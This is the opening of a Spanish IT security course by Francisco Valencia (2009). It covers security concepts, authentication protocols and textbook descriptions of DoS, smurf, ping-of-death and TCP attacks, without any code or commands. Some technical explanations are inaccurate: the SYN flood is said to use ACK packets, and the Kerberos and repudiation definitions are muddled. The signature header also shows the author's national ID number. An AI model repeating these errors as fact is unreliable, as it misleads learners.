CURSO DE SEGURIDAD EN TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIONES

NOMBRE VALENCIA ARRIBAS FRANCISCO - NIF 50103477R

Firmado digitalmente por NOMBRE VALENCIA ARRIBAS FRANCISCO - NIF 50103477R
Nombre de reconocimiento (DN): c=ES, o=FNMT, ou=FNMT Clase 2 CA, ou=500051483, cn=NOMBRE VALENCIA ARRIBAS FRANCISCO - NIF 50103477R
Fecha: 2009.10.13 17:12:02 +02'00'

Francisco Valencia Arribas
Consultor de Seguridad y Telecomunicaciones


www.francisco-valencia.es

Índice

1. Introducción y conceptos de seguridad
2. Ataques en los sistemas TIC
3. Seguridad en entornos WEB
4. Ingeniería Social
5. Práctica: Ataques básicos
6. Seguridad en Redes de Área Local
7. Práctica: Implementación de seguridad en redes LAN
8. Seguridad Perimetral
9. Practica: Implementación de políticas de seguridad Perimetral
10. Infraestructuras de clave pública
11. Introducción a LDAP
12. Seguridad en Comercio Electrónico
13. Gestión de la seguridad
14. Plan Director de Seguridad
15. Examen CompTIA Security+


Introducción y conceptos de seguridad

1. **Introducción y conceptos de seguridad**
    1. Definición de seguridad
    2. Estructura de seguridad
    3. Servicios de seguridad
    4. Introducción a la autenticación
    5. Seguridad como proceso de empresa
2. **Ataques en los sistemas TIC**
3. **Seguridad en entornos WEB**
4. **Ingeniería Social**
5. **Práctica: Ataques básicos**
6. **Seguridad en Redes de Área Local**
7. **Práctica: Implementación de seguridad en redes LAN**
8. **Seguridad Perimetral**
9. **Practica: Implementación de políticas de seguridad Perimetral**
10. **Infraestructuras de clave pública**
11. **Introducción a LDAP**
12. **Seguridad en Comercio Electrónico**
13. **Gestión de la seguridad**
14. **Plan Director de Seguridad**
15. **Examen CompTIA Security+**



Definición de seguridad

¿Qué es la seguridad?




Definición de seguridad

- La actividad de securizar una red se enfrenta a dos principales problemas:
  - Existen muchas definiciones diferentes
  - Existe cierta oposición a su implementación, debido a que la seguridad resta comodidad, usabilidad
- Con la seguridad, se persiguen tres objetivos:
  - **Prevención**: Estrategias orientadas a evitar que los ataques sucedan. Es mucho más fácil evitar que suceda un ataque que corregir sus efectos.
  - **Detección**: Identificar los eventos en el momento que éstos suceden. Los peores ataques duran meses, incluso años, y nunca son detectados, por lo que es preciso, para poder protegerse, una correcta detección.
  - **Respuesta**: Desarrollo e implantación de estrategias para evitar un ataque. Afectan a multitud de factores.

Definición de seguridad

Proceso de empresa cuyo propósito es proteger los activos de la compañía con el objeto de garantizar la continuidad del negocio.



Estructura de seguridad

Áreas relacionadas

- Gestión de disponibilidad
- Gestión de rendimiento
- Respaldo / recuperación
- Plan de contingencias BRSs
- Gestión de níveles de servicio
- Monitorización
- Gestión de incidencias

Seguridad Lógica

Control de Contenidos
- Filtrado de navegación / correo
- Anti-Spam
- Antivirus de pasarela

Seguridad Perimetral
- Cortafuegos
- VPNs – SSL, IPSec
- Proxies
- Wireless

Sistemas de detección y prevención de intrusión (IDS / IPS)
- De red
- De servidor
- De aplicación

Identidad Digital
- PKI / Firma electrónica
- Directorio corporativo
- Gestión de Identidades / Single Sign.On
- Federación de Identidades

Gestión del ciclo de vida de las incidencias de Seguridad
- Consola única
- Distribución de políticas
- Centralización de logs

Securización, normalización y cifrado de plataforma
- Puesto
- Servidor
- Comunicaciones

Securización de Aplicaciones (Ingeniería)
- Metodología
- Auditoría de código

Seguridad Física

- Elementos de construcción CPD
- Sistemas de control de accesos
- Sistemas de detección de inundación
- Sistemas de detección / extinción de incendios
- Sistemas de climatización
- Sistema eléctrico
- Detección / intrusión cámaras de seguridad
- Protección contra radiación
- Planes de emergencia

Legal

- Asesoría Jurídica
- Ley Firma Electrónica
- LOPD
- UNE-ISO 27001
- ISO/IEC 17799

Servicios de seguridad

La seguridad protege el acceso a zonas, información o sistemas por parte de personas no autorizadas para el acceso a estas zonas, información o sistemas.
Debe existir un proceso que permita saber quien tiene acceso a qué. Este proceso debe dotar de ciertos servicios a los elementos de seguridad.

Identificación

¿Quién es?

El usuario debe mostrar su credencial (nombre de usuario, documento nacional de identidad, tarjeta criptográfica, certificado digital, etc.)

Autenticación

¿Es quién dice?

Se comprueba que es quien dice ser (mediante contraseñas, sistemas biométricos, tarjetas de claves, preguntas secretas, mensajes SMS, comprobación de certificados) Se puede autenticar por lo que sabe, lo que tiene, lo que es, etc.

Autorización

¿Qué puede hacer?

Ya sabemos quien es. Ahora, ¿Qué puede hacer? ¿Tiene permiso para hacer lo que intenta? Se emplearán sistemas de autorización centralizados mejor a que cada elemento decida y autorice. Aquí entran en juego los sistemas de gestión y federación de identidades

Servicios de seguridad

No repudio

Prueba de lo sucedido

Deben instalarse los sistemas necesarios para que se sepa quien ha accedido al servicio protegido. Además, debe existir prueba (tal vez sea necesario que tenga validez jurídica) de esa acción, con indicación exacta de tiempo, persona y acción realizada. Se emplean técnicas de syslog y de análisis forense., además de funcionalidades de accounting de sistemas centrales como RADIUS

Integridad


Inalteración de datos

Las acciones que se lleven a cabo, deben llevarse íntegramente, no pueden existir sistemas afectados no conocedores de los cambios realizados. El sistema debe ser robusto y realizar acciones colaterales automáticamente. Las acciones realizadas por el autorizado no deben poder ser modificadas por nadie.

Confidencialidad


Privacidad de datos

Nadie debe poder conocer cuales han sido las acciones realizadas, ni los datos intercambiados para ello. Se emplean técnicas de encriptación, redes independientes. Etc.




Introducción a autenticación

- El usuario usa tantas claves y métodos de autenticación como servicios presta la organización.
  - El usuario para simplificar su trabajo tiende a usar claves muy fáciles.
  - Con un mínimo conocimiento de la persona puedo saber cual es la clave que usa.
  - Los costos de administración de usuarios aumentan.
- La administración de usuarios se hace de manera descentralizada en cada aplicación.
- Cada servicio que presta la organización tiene su propio método para el manejo de los usuarios.




Introducción a autenticación

- Si se compromete un acceso…
  - Pérdida de confidencialidad de la información, debido a que al usar claves débiles se puede acceder a la información privada de la organización.
  - Pérdida de la integridad de la información y suplantación de usuarios, usando la clave de otra persona se puede alterar la información haciéndose pasar por otra persona.
  - Pérdida de la disponibilidad de la información, al cambiar la información no se tiene acceso a ésta cuando se requiere.



Introducción a autenticación

- **Biometría**: Se usan características físicas para identificar al usuario (huella dactilar, voz, iris, etc)
- **Certificados**: El empleo de certificados digitales consiste en un dispositivo de acceso (bien físico como tarjetas o bien solo software), que se presenta al tratar de acceder a un sistema. En este certificado consta una entidad de confianza corrobora la validez de dicho certificado.
- **CHAP (Challenge Handshake Autentication Protocol**): CHAP no utiliza user/password. En lugar de eso, el cliente envía una petición de autenticación al servidor. Éste, le envía un Challenger (una trama) al cliente, el cual la cifra empleando su password. El resultado cifrado es enviado de vuelta al servidor, quien la comprueba con su propio resultado tras aplicar el mismo cifrado.
- **Kerberos**: Kerberos utiliza un KDC (Key Distribution Center). El KDC autentica al sistema y genera un ticket para él. El usuario que pretende acceder al sistema solicita antes de atacar al sistema al KDC, para obtener el ticket, que luego presenta al sistema al que pretende acceder como método de autenticación. El autenticado es realmente el sistema servidor.
- **Autenticacion multi-factor**: Consiste en presentar una doble autenticación para poder acceder al sistema (password + certificado, por ejemplo).
- **Autenticación mutua**: Consiste en el sistema en el que el usuario debe autenticarse al servidor y viceversa.
- **PAP (Password Autentication Protocol):** Realmente no ofrece mucha seguridad. Con PAP el usuario y la password son enviados al sistema al que se desea acceder y éste lo comprueba con una lista, autorizando o no el acceso.
- **Tokens:** Son parecidos a los certificados, contienen el permiso de acceso al sistema. Son de un solo uso, una vez que un usuario ha accedido empleando un token, éste deja de ser válido.
- **Smart cards:** Es una tarjeta que da acceso a determinados recursos. Contiene información sobre los privilegios de acceso y la identidad del usuario. A menudo requieren ser acompañadas de una password personal (PIN)
- **User / password:** Se entrega una pareja de user/password para acceder al sistema.



Seguridad como proceso

- La mayoría de los problemas de seguridad en las organizaciones son internos
- Las políticas de seguridad son parciales
- Las contraseñas son reveladas fácilmente o incluso públicas
- El aprovisionamiento manual de las cuentas de usuario provoca errores recurrentes
- Los administradores de TI no siempre son conscientes de los cambios en la organización

Seguridad como proceso

Seguridad como proceso


- **Identificar propiedades:** Consiste en analizar y dar un valor a todas las propiedades de la empresa. El apartado más complicado suele ser hacerlo con la información, cuando ésta debe considerarse como la propiedad más importante de la empresa.

- **Identificar riesgos:** Consiste en identificar lo que sucedería, en términos económicos, de negocio, etc cuando las propiedades identificadas son robadas, perdidas, no están disponibles, etc.

- **Identificar amenazas:** Es necesario identificar las amenazas reales a las que está sujeta la empresa. Las amenazas hay que dividirlas en amenazas externas (un hacker externo, una tormenta), y las internas (un empleado descontento, un mal administrador de sistemas)

- **Identificar vulnerabilidades:** Todos los sistemas TIC están sujetos a vulnerabilidades, que pueden ser aprovechados para acceder a los sistemas. Es responsabilidad de los técnicos de seguridad identificar estas vulnerabilidades para anticiparse a ellas.

Seguridad como proceso




- Al realizar el plan de seguridad, es preciso definir estos dos tiempos para cada servicio de la empresa (correo, servicios a clientes, bases de datos, discos de almacenamiento, etc)
  - RT define el tiempo que se tarda desde que exista un fallo hasta que los sistemas se recuperan
  - RP es el momento anterior al ataque al que se retrocede, habitualmente por que es el momento de la última copia de seguridad realizada para la información perdida.

Ataques en los sistemas TIC

www.francisco-valencia.es

1. **Introducción y conceptos de seguridad**
2. **Ataques en los sistemas TIC**
    1. Tipos de ataques
    2. Ataque DOS (Denial of Service, denegación de servicio)
    3. Ataques pasivos
    4. POD (Ping of Death, Ping de la muerte)
    5. Ataque TCP
    6. Ataque DDOS (Distributed Denial of Service)
    7. Ataque ARP Spoofing
    8. Ataque IP Spoofing
    9. Ataque MIM (Man in the middle)
    10. Ataques a sistemas
    11. Virus, Troyanos, Gusanos
    12. Tipos de virus
    13. Exploits
    14. Seguridad en los Sistemas Opetrativos
    15. Desarrollo Software
    16. Aplicaciones
3. **Seguridad en entornos WEB**
4. **Ingeniería Social**
5. **Práctica: Ataques básicos**
6. **Seguridad en Redes de Área Local**
7. **Práctica: Implementación de seguridad en redes LAN**
8. **Seguridad Perimetral**
9. **Practica: Implementación de políticas de seguridad Perimetral**
10. **Infraestructuras de clave pública**
11. **Introducción a LDAP**
12. **Seguridad en Comercio Electrónico**
13. **Gestión de la seguridad**
14. **Plan Director de Seguridad**
15. **Examen CompTIA Security+**



Tipos de ataques

- **Ataque de acceso**: Alguien ha accedido a los datos o a los recursos por parte de alguien no autorizado a hacerlo. Algunos de los métodos que se emplea para realizar estos ataques son:

- **Ataque de repudio:** Alguien quiere modificar información contenida en los sistemas. Son ataques difíciles de detectar. Un ataque típico es el WEB defacement, que cambia el contenido de una página WEB.. Una variación a este ataque es el ataque de reputación, que no modifica la información, pero hace ver que la fuente de la misma no es fiable. Para hacer estos ataques antes es necesario realizar un ataque de acceso.


- **Ataque de denegación de servicio (DoS):** Intentan hacer que el sistema sea incapaz de cumplir su función. Muchos se basan en consumir los recursos de la victima, hasta que no puede hacer su función normal. Una modalidad es el ataque de DoS distribuido (DDoS), donde muchas máquinas (zombies) controladas por un atacante, lanzan al mismo tiempo un ataque contra la víctima, multiplicando la potencia del mismo y dificultando la localización real de la fuente.

DOS (Denial of service)

	Gets Access	Gets no Access
Authorised User	✓	DoS
Unauthorised User	Intrusion	✓

Es un concepto de ataque mas que un ataque en si mismo

Tiene como objetivo hacer que su víctima no pueda acceder a un determinado sistema, o detener un servicio




Ataques pasivos

- **Snifar la red:** Mediante un PC con una tarjeta en modo promiscuo, se puede recibir toda la información que circula por la red, y analizar su contenido


- **Escaneo de puertos:** Consiste en atacar a todos los puertos de una máquina determinada, para saber si están abiertos o no. Además, por muchos de ellos se prestará información que ayuda a conocer parámetros del sistema.

PING SMURF




El hacker lanza un ping broadcast o broadcast dirigido, poniendo A como origen de la solicitud
Los hosts contestan a su ping, respondiendo a A
A debe atender cientos o miles de respuestas de ping no solicitadas

POD (Ping of Death)



Consiste en lanzar un paquete ICMP (PING) de un tamaño anormalmente grande, provocando una saturación en la memoria que gestiona las tramas IP del sistema receptor (buffer overflow), y causando su denegación de servicio.


Ataques TCP



- **Ataque TCP SYN o TCP ACK Floyd atack**: El propósito es denegar el servicio. El ataque consiste en lanzar muchos inicios de sesión (paquetes ACK) pero no cerrar ninguna. Los servidores tienen un límite de sesiones que pueden tener en este estado, con lo que al llenarse deja de estar operativo.

- **Ataque de número de secuencia TCP**: El atacante coge el control en un extremo de una sesión TCP. Cada vez que se manda un paquete TCP, tanto el cliente como el servidor lo hacen con un número de secuencia. Entonces el atacante genera un paquete idéntico con un número de sesión distinto (por ejemplo superior). La sesión se cae o se hace inestable, al esperar las máquinas el paquete con el número adecuado.


DDOS (Distributed DOS)



